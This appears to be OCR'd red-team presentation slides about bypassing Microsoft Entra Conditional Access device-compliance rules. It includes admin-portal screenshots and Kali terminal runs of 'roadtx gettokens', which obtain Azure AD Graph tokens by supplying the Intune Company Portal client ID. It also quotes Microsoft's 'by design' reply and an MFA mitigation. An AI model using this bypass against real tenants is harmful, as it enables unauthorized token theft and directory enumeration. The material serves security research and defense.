
Tenant Domains

Name	Type	Capabilities
[redacted]	Managed	Email, OfficeCommunications
[redacted]	Managed	None
[redacted]	Managed	None

Name	UserPrincipalName	Enabled	Email	Department	Last password change	Job title	Mobile
[redacted]	[redacted]	✓	[redacted]		2024-03-13T06:26:13		
[redacted]	[redacted]	✓	[redacted]		2023-11-10T09:39:39		
[redacted]	[redacted]	✓			2024-01-26T05:28:05		
[redacted]	[redacted]	✓	[redacted]		2023-11-22T23:51:31		
[redacted]	[redacted]	✓			2024-02-07T23:54:22		
[redacted]	[redacted]	✓	[redacted]		2023-12-02T10:21:55		
[redacted]	[redacted]	✓	[redacted]		2024-02-14T10:51:53		
[redacted]	[redacted]	✓	[redacted]		2024-02-21T01:53:41		
[redacted]	[redacted]	✓			2024-01-26T05:46:14		

Items per page: 50 1 – 9 of 9

Require compliant + Entra hybrid joined device




☑ Require device to be marked as compliant

⚠ Don't lock yourself out! Make sure that your device is compliant. Learn more

☑ Require Microsoft Entra hybrid joined device


⚠ Don't lock yourself out! Make sure that your device is Microsoft Entra hybrid joined. Learn more




For multiple controls

● Require all the selected controls

○ Require one of the selected controls



```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS53001: Device is not in required device state: domain_joined. Conditional Access policy requires a
domain joined device, and the device is not domain joined. Trace ID: ef7fe7ee-02a1-4778-a87b-55034dea2400 Correlation ID: 387ecc00-de5
7-487f-b1dd-eb8fe8c13f79 Timestamp: 2024-10-06 03:15:20Z
```




```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```

Attack Scenario #1-1


- Attackers can acquire access tokens for **Microsoft Graph/Azure AD Graph** with **Microsoft Intune Company Portal** client id, bypassing device restriction policies in Condition Access
  - We **extracted information out of Entra ID without corporate device** to understand target environment in our redteam engagements 😄

Microsoft response（VULN-123240）




- This is by design that Conditional Access does not enforce device compliance when Microsoft Intune request for ADGraph tokens as part of their enrollment (new device) and subsequent device check ins (for ongoing compliance assessment). If we didn't do this, this will create a chicken and the egg situation where a new device will fail to enroll, or a non-compliant device can never be compliant if it cannot check-in again with Intune service. We recommend customers to have other policy enforcement such as require MFA when requesting for ADGraph tokens.

Require multifactor authentication



```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-
4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your adm
inistrator, or because you moved to a new location, you must use multi-factor authentica
tion to access '00000002-0000-0000-c000-000000000000'. Trace ID: 972d3beb-2bb6-470b-a012
-416dfd0f2a00 Correlation ID: 0707872c-87ea-48d3-9b6a-d33e6612f112 Timestamp: 2024-10-06
 03:38:43Z
```

Exclude Microsoft Intune in Target resources



Assignments

Users ⓘ

Specific users included

Target resources ⓘ

All cloud apps included and 1 app excluded

Network NEW ⓘ

Not configured

Conditions ⓘ

0 conditions selected

Include | Exclude

Select the cloud apps to exempt from the policy


Edit filter

None

